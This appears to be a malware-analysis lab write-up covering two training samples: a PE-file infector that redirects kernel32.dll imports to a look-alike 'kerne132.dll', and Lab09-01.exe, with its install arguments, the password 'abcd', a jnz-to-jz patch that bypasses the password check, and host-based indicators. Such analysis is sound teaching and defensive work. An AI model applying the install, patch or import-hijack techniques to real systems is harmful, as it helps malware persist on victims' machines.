mov     [esp+30h+hObject], eax
call    ds:MapViewOfFile
mov     esi, eax
test    esi, esi
mov     [esp+1Ch+var_C], esi
jz      loc_4011D5
```


Esi register points to start of the file.
mov ebp, [esi + **3Ch**]; dosheader->e_lfanew
cmp dword ptr [ebp+0], 4550h ; Check if valid 'PE' header.
To understand this you should know PE structure.




Explanation:
File is opened in PEViewer. 3Ch (RVA-Relative virtual address) points to **offset to New EXE Header.** In order to get the value (Data), it should be de referenced [] brackets grabs whats at that address: E8h (in our example).
DosHeader->e_lfanew (equivalent in c++)




However grabbed **offset to New EXE Header** is another address. Should be de referenced again.
Image_NT_Signature is at the address **E8h** (RVA).



Checks if valid PE file:
ImageNtHeaders->Signature != 'PE' (equivalent in c++)Call **IsBadReadPtr** to check if the calling process has read access to that memory region.



String **Str1** is compared to “kernel32.dll”.



Two instructions represents strlen (repne scasb) and memcpy (rep movsd).Using repne scasb we get length of the string.rep movsd instruction moves byte from esi to edi register ecx times (ecx = string length).mov esi, offset dword_403010

```
.data:00403010 dword_403010    dd 6E72656Bh          ; DATA XREF: _mv_mapfile+EC↑o
.data:00403010                                       ; _main+1A8↑r
.data:00403014 dword_403014    dd 32333165h          ; DATA XREF: _main+1B9↑r
.data:00403018 dword_403018    dd 6C6C642Eh          ; DATA XREF: _main+1C2↑r
.data:0040301C dword_40301C    dd 0                  ; DATA XREF: _main+1CB↑r
```

If we open dword_403010 we see that is actually ascii letters (looking in ascii table we see that numbers and letters starts from 30h to 7Ah)


Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

lookuptables.com

By pressing "a" (convert data to string in IDA) two times we get "kerne**l**32.dll":

```
.data:00403010 aKerne132Dll    db 'kerne132.dll',0     ; DATA XREF: _mv_mapfile+EC↑o
```

String **Str1** is our source, which is "kerne**l**32.dll" and replaced by the string kernel**1**32.dll (destination).Access import table:
mov ecx, [ebp+80h] ; Import table RVA: E8h+80h=168h



iv. How could you remove this malware once it is installed?

```
Malware could be removed replacing imports to original
"kernel32.dll" for every executable. Using automated program or
script to do this.Or original "kernel32.dll" replaced of
"kerne132.dll"Or reinstall windows operating system.
```

d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques

i. How can you get this malware to install itself?

To install this malware, we need to reach the function @0x00402600. In this function, we can see function call to OpenSCManagerA, ChangeServiceConfigA, CreateServiceA, CopyFileA and registry creation. All these are functions to make the malware persistence.

To get to the install function @0x00402600 we would need to run this malware with either 2 or 3 arguments (excluding program name). We would need to enter a correct passcode as the last argument and "-in" as the 1st argument.

To install the malware just execute it as "**Lab09-01.exe -in abcd**"

We can also choose to patch the following opcode "**jnz**" to "**jz**" at address 0x00402B38 to bypass the passcode check.

```
.text:00402B1D loc_402B1D:                           ; CODE XREF: _main+11↑j
.text:00402B1D                 mov     eax, [ebp+argc]
.text:00402B20                 mov     ecx, [ebp+argv]
.text:00402B23                 mov     edx, [ecx+eax*4-4]
.text:00402B27                 mov     [ebp+var_4], edx
.text:00402B2A                 mov     eax, [ebp+var_4]
.text:00402B2D                 push    eax
.text:00402B2E                 call    passcode        ; abcd
.text:00402B33                 add     esp, 4
.text:00402B36                 test    eax, eax
.text:00402B38                 jnz     short loc_402B3F
.text:00402B3A                 call    DeleteFile
.text:00402B3F ; ---------------------------------------------------------------
.text:00402B3F
.text:00402B3F loc_402B3F:                           ; CODE XREF: _main+48↑j
.text:00402B3F                 mov     ecx, [ebp+argv]
.text:00402B42                 mov     edx, [ecx+4]
.text:00402B45                 mov     [ebp+var_1820], edx
.text:00402B4B                 push    offset aIn      ; unsigned __int8 *
.text:00402B50                 mov     eax, [ebp+var_1820]
.text:00402B56                 push    eax             ; unsigned __int8 *
.text:00402B57                 call    __mbscmp
.text:00402B5C                 add     esp, 8
.text:00402B5F                 test    eax, eax
.text:00402B61                 jnz     short loc_402BC7
.text:00402B63                 cmp     [ebp+argc], 3
.text:00402B67                 jnz     short loc_402B9A
.text:00402B69                 push    400h
.text:00402B6E                 lea     ecx, [ebp+ServiceName]
.text:00402B74                 push    ecx             ; char *
.text:00402B75                 call    getCurrentFileName
.text:00402B7A                 add     esp, 8
.text:00402B7D                 test    eax, eax
.text:00402B7F                 jz      short loc_402B89
.text:00402B81                 or      eax, 0FFFFFFFFh
.text:00402B84                 jmp     loc_402D78
.text:00402B89 ; ---------------------------------------------------------------
```


if you want to install it with a custom service name such as jmpRSP, you may execute it as “**Lab09-01.exe -in jmpRSP abcd**“.

ii. What are the command-line options for this program? What is the password requirement?

The 4 command line accepted by the program are

1. -in; install
2. -re; uninstall
3. -cc; parse registry and prints it out
4. -c; set Registry

The password for this malware to execute is “abcd”. Analyzing the function @0x00402510, we can easily derive this password. The below image contains comments that explains how I derived that the passcode is “abcd”.



iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?

As mentioned in Question i, we just need to patch 0x00402B38 to jz. To patch the malware in ollydbg, run the program in ollydbg and go to the address 0x00402B38.

Right click on the address and press Ctrl-E (edit binary). Change the hex from 75 to 74 as shown below.





Figure 4. Edit Binary



The next step is to save the changes. Right click in the disassembly window and select copy to executable -> all modifications. Then proceed to save into a file.

iv. What are the host-based indicators of this malware?

To answer this question lets look at the dynamic analysis observations and IDA Pro codes.




Figure 6. Registry trails in IDA Pro




Figure 7. Proc Mon captured WriteFile and RegSetValue




Figure 8. Regshot captured registry creation and service creation




Figure 9. The service created in registry

